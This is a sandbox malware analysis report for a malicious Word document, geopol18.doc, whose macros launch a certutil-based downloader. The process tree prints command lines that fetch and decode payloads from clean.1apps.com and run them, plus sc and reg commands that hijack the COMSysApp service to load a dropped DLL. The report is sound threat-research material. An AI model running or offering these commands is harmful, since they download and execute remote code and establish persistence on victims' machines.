HYBRID ANALYSIS

☰

geopol18.doc 🔗

malicious

This report is generated from a file or URL submitted to this webservice on January 22nd 2019 06:27:52 (UTC) and action script *Heavy Anti-Evasion*

Guest System: Windows 7 64 bit, Professional, 6.1 (build 7601), Service Pack 1, **Office 2010 v14.0.4**

Report generated by Falcon Sandbox © Hybrid Analysis

Threat Score: 100/100

AV Detection: 73%

Labeled as: Trojan.Generic

#macros-on-open

X Post   🔗 Link   ↱ E-Mail

🔗 Overview   ⊘ Sample unavailable   ⊕ Downloads ▾   ▢ External Reports ▾   ↻ Re-analyze

⧉ Looking for file context …   ⟳   ⧉ Looking for similar samples …   ⟳   ⚑ Report False-Positive   ⚠ Request Report Deletion

Incident Response

👁 Risk Assessment

Persistence	Spawns a lot of processes
Network Behavior	Contacts 1 domain and 1 host. 🔍 **View all details**

⊞ MITRE ATT&CK™ Techniques Detection

This report has 12 indicators that were mapped to 11 attack techniques and 6 tactics. 🔍 **View all details**

Indicators

ℹ Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Malicious Indicators   **8**

HYBRID ANALYSIS

Document spawns new processes ⌄

GETs files from a webserver ⌄

Network Related

Found more than one unique User-Agent ⌄

Malicious artifacts seen in the context of a contacted host ⌄

Unusual Characteristics

Contains embedded VBA macros with keywords that indicate auto-execute behavior ⌄

Spawns a lot of processes ⌄

Hiding 2 Malicious Indicators

All indicators are available only in the private webservice or standalone version

Suspicious Indicators 8

General

Opened the service control manager ⌄

Installation/Persistance

Allocates virtual memory in a remote process ⌄

Writes data to a remote process ⌄

Network Related

Sends traffic on typical HTTP outbound port, but without HTTP header ⌄

System Security

HYBRID ANALYSIS

Unusual Characteristics

Contains embedded VBA macros with suspicious keywords ⌄

Hiding 2 Suspicious Indicators

~~All indicators are available only in the private webservice or standalone version~~

Informative   22

General

Contacts domains ⌄

Contacts server ⌄

Contains embedded VBA macros ⌄

Creates a writable file in a temporary directory ⌄

Creates mutants ⌄

Drops files marked as clean ⌄

Loads rich edit control libraries ⌄

Process launched with changed environment ⌄

Removes Office resiliency keys (often used to avoid problems opening documents) ⌄

Runs shell commands ⌄

Scanning for window names ⌄

Spawns new processes ⌄

Installation/Persistance

HYBRID ANALYSIS

Dropped files ⌄

Drops executable files ⌄

Opens the MountPointManager (often used to detect additional infection locations) ⌄

Touches files in the Windows directory ⌄

Network Related

Found potential URL in binary/memory ⌄

System Security

Creates or modifies windows services ⌄

Hooks API calls ⌄

Unusual Characteristics

Drops cabinet archive files ⌄

Installs hooks/patches the running process ⌄

File Details

All Details: | Off |

📄 geopol18.doc

Filename	geopol18.doc
Size	68KiB (69632 bytes)
Type	doc office
Description	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 949, Template: Normal.dotm, Last Saved By: Windows User, Revision Number: 12, Name of Creating Application: Microsoft Office Word, Total Edi

HYBRID ANALYSIS

Number of Characters: 14309, Security: 0

|	
Architecture	WINDOWS
SHA256	8da5b75b6380a41eee3a399c43dfe0d99eeefaa1fd21027a07b1ecaa4cd96fdd

Resources

Icon

Visualization

Input File (PortEx)

Screenshots

> ℹ️ Loading content, please wait...

Hybrid Analysis

> 💡 **Tip:** Click an analysed process below to view more details.

Analysed 19 processes in total.

- 📄 WINWORD.EXE /n "C:\geopol18.doc" (PID: 3680)
  - 📄 cmd.exe /q /c copy /Y %windir%\Svstem32\certutil.exe %TEMP%\cu.exe && cd /d %TEMP% && cu -urlcache -split -f http://clean.1apps.com/1.txt && cu -decode -f 1.txt 1.bat && del /f /q 1.txt && 1.bat (PID: 3824) 🚫
    - 📄 cu.exe cu -urlcache -split -f http://clean.1apps.com/1.txt (PID: 612) ⇄
    - 📄 cu.exe cu -decode -f 1.txt 1.bat (PID: 3996)
    - 📄 cu.exe cu -urlcache -split -f " http://clean.1apps.com/3.txt " (PID: 3900) ⇄
    - 📄 cu.exe cu -decode -f 3.txt setup.cab (PID: 1680)
    - 📄 expand.exe expand setup.cab -F:* %TEMP%\ (PID: 2056) 🚫
    - 📄 net.exe net session (PID: 296) 🚫
      - 📄 net1.exe %WINDIR%\system32\net1 session (PID: 3844) 🚫

HYBRID
ANALYSIS

findstr.exe findstr /i "system32" (PID: 3180) 👁️‍🗨️

sc.exe sc query ComSysApp (PID: 1748) 👁️‍🗨️

sc.exe sc stop COMSysApp (PID: 3360) 👁️‍🗨️

sc.exe sc config COMSysApp type= own start= auto error= normal binpath= "%WINDIR%\System32\svchost.exe -k COMSysApp" (PID: 1800) 👁️‍🗨️

reg.exe reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v COMSysApp /t REG_MULTI_SZ /d "COMSysApp" /f (PID: 2408) 👁️‍🗨️

reg.exe reg add "HKLM\SYSTEM\CurrentControlSet\Services\COMSysApp\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%WINDIR%\System32\compvgk.dll" /f (PID: 3676) 👁️‍🗨️

sc.exe sc start COMSysApp (PID: 3720) 👁️‍🗨️

BCSSync.exe /shutdown (PID: 1292)

⚙️ Logged Script Calls	>_ Logged Stdout	📋 Extracted Streams	💾 Memory Dumps
👁️‍🗨️ Reduced Monitoring	⇄ Network Activityy	⚠️ Network Error	🔥 Multiscan Match

Network Analysis

🕵️ This report was generated with enabled TOR analysis

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
clean.1apps.com 🔥 OSINT	88.99.13.69 TTL: 3600	NETWORK SOLUTIONS, LLC. Organization: Web Carrier Communications, Inc. Name Server: DNS1.NAME-SERVICES.COM Creation Date: Mon, 05 Mar 2007 02:27:27 GMT	🇩🇪 Germany

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
88.99.13.69 🔥 OSINT	80 TCP	cu.exe PID: 612 cu.exe	🇩🇪 Germany

PID: 3248

Contacted Countries

HTTP Traffic

Endpoint	Request	URL	Data
88.99.13.69:80 (clean.1apps.com)	GET	clean.1apps.com/1.txt	GET /1.txt HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: */* User-Agent: Microsoft-CryptoAPI/6.1 Host: clean.1apps.com ⊙ More Details
88.99.13.69:80 (clean.1apps.com)	GET	clean.1apps.com/1.txt	GET /1.txt HTTP/1.1 Accept: */* User-Agent: CertUtil URL Agent Host: clean.1apps.com Cache-Control: no-cache ⊙ More Details
88.99.13.69:80 (clean.1apps.com)	GET	clean.1apps.com/3.txt	GET /3.txt HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: */* User-Agent: Microsoft-CryptoAPI/6.1 Host: clean.1apps.com ⊙ More Details
88.99.13.69:80 (clean.1apps.com)	GET	clean.1apps.com/3.txt	GET /3.txt HTTP/1.1 Accept: */* User-Agent: CertUtil URL Agent Host: clean.1apps.com Cache-Control: no-cache ⊙ More Details

HYBRID
ANALYSIS

Extracted Strings

		All Details: Off

🔍 Search

⊕ Download All Memory Strings (4.6KiB)

All Strings (132) | Interesting (44) | WINWORD.EXE:3680 (88) | reg.exe:3676 (2) | net1.exe (1)

WINWORD.EXE (1) | cmd.exe (2) | BCSSync.exe (1) | cu.exe:612 (13) | PCAP (9) | sc.exe:1644 (1)

sc.exe:1748 (1) | cu.exe (4) | expand.exe (1) | findstr.exe (1) | net.exe (1) | reg.exe (2) | sc.exe (4)

%TEMP%\Word8.0\MSForms.exd

%WINDIR%\System32\compvgk.dll

/n "C:\geopol18.doc"

/q /c copy /Y %windir%\System32\certutil.exe %TEMP%\cu.exe && cd /d %TEMP% && cu -urlcache -split -f http://clean.1apps.com/1.txt && cu -decode -f 1.txt 1.bat && del /f /q 1.txt && 1.bat

/S /D /c" echo %TEMP%\"

[F00000000][T01D4B213619C1A10][O00000000]*C:\

[F00000000][T01D4B213619C1A10][O00000000]*C:\geopol18.doc

[F00000000][T01D4B2136327EA30][O00000000]*C:\

[F00000000][T01D4B2136327EA30][O00000000]*C:\geopol18.doc

`\??\Volume{e47f4f43-d863-11e7-9d8f-806e6f6e6963}

`\??\Volume{e47f4f44-d863-11e7-9d8f-806e6f6e6963}

Extracted Files

ℹ️ Displaying 23 extracted file(s). The remaining **10** file(s) are available in the full version and XML/JSON reports.

HYBRID ANALYSIS

Clean   (2)

📄 **cu.exe**

[👁️ Overview] [⬇️ Download Disabled] [👁️ Extended File Details] [📄 VirusTotal Report] [📄 Metadefender Report]
[🔲 Looking for file context ...]

Size	1.1MiB (1192448 bytes)
Type	`peexe` `64bits` `executable`
Description	PE32+ executable (console) x86-64, for MS Windows
AV Scan Result	0/80
Runtime Process	cmd.exe (PID: 3824)
MD5	4586b77b18fa9a8518af76ca8fd247d9
SHA1	67601220d6e0a5d2fca2929dd394e6bc23ee0c63
SHA256	453ede55c520faf0ec802d27db9ce496646400160b638d6e5cc546060b524a65

📄 **~_opol18.doc**

[👁️ Overview] [⬇️ Download Disabled] [📄 VirusTotal Report] [🔲 Looking for file context ...]

Size	162B (162 bytes)
Type	`data`
AV Scan Result	0/57
MD5	16cf07b6d6f758652122f5c01b561b38
SHA1	5ef543ce193044191392e2b8e887a300c52baf74
SHA256	3882a3e04d6cf66707b31c8cb14a7c9fe512d10dd355f97a37e8666270f6e17d

Informative Selection   (6)

📄 **b4cf7b116a4a4b4592b89cbb5d005d0a.tmp**

[👁️ Overview] [⬇️ Download Disabled] [🔲 Looking for file context ...]

Size	9.5KiB (9728 bytes)
Type	`pedll` `64bits` `executable`

HYBRID ANALYSIS

MD5	a5406729bf6acda782022ac5486436c3
SHA1	e3d0f7e724a69ab79b960308a78dc54199eeefe9
SHA256	eb7886c963720d65e28bdff12b268ae16051fcde9d5e0acf10012afecdf5d0b9

📄 **1.bat**

[⊕ Download Disabled] [⧉ Looking for file context ...]

Size	736B (736 bytes)
Type	text
Description	DOS batch file, ASCII text, with CRLF line terminators
Runtime Process	cu.exe (PID: 3996)
MD5	e3e47218b37f5d47801234b1f3879113
SHA1	0410cb24e144b4223f0adaf644ba99d70d5b5822
SHA256	e1e769063df0cfefd8889aec7d1c7ce6f27fe1705dd62f484f4365a8dd4578f5

📄 **1.txt**

[⊕ Download Disabled] [⧉ Looking for file context ...]

Size	1KiB (1072 bytes)
Type	unknown
Description	PEM certificate
Runtime Process	cu.exe (PID: 612)
MD5	b2110ef802820207578b543376742596
SHA1	a040ae198d243c149df689475c6ecc7db1dd98b5
SHA256	0c8c587da6f0c1c4c5c74999d4c1e3056104fb659f64ed0109f5652a476f43d4

📄 **3.txt** ⌄

📄 **setup.cab** ⌄

📄 **compvgk.dll** ⌄

Informative 15

HYBRID ANALYSIS

index.dat

30A0E798.wmf

318E1F33.wmf

E4D7317A.wmf

531B798C19475DE193DCF28346C73995

A8D128550BD1456ECEC71C1F680EEA8A

38bb39efca35b7468bf88607385d9786.tmp

89299b8a5118b74b8b7cc23a92718093.tmp

b167dc5ac0d84f49abb521c885430e66.tmp

MSForms.exd

setupact.log

compvgk.ini

geopol18 _2_.LNK

~_Normal.dotm

HYBRID ANALYSIS

Notifications

Runtime ⌄

Community

Anonymous commented 5 years ago

подозрительный макрос

❶ You must be logged in to submit a comment.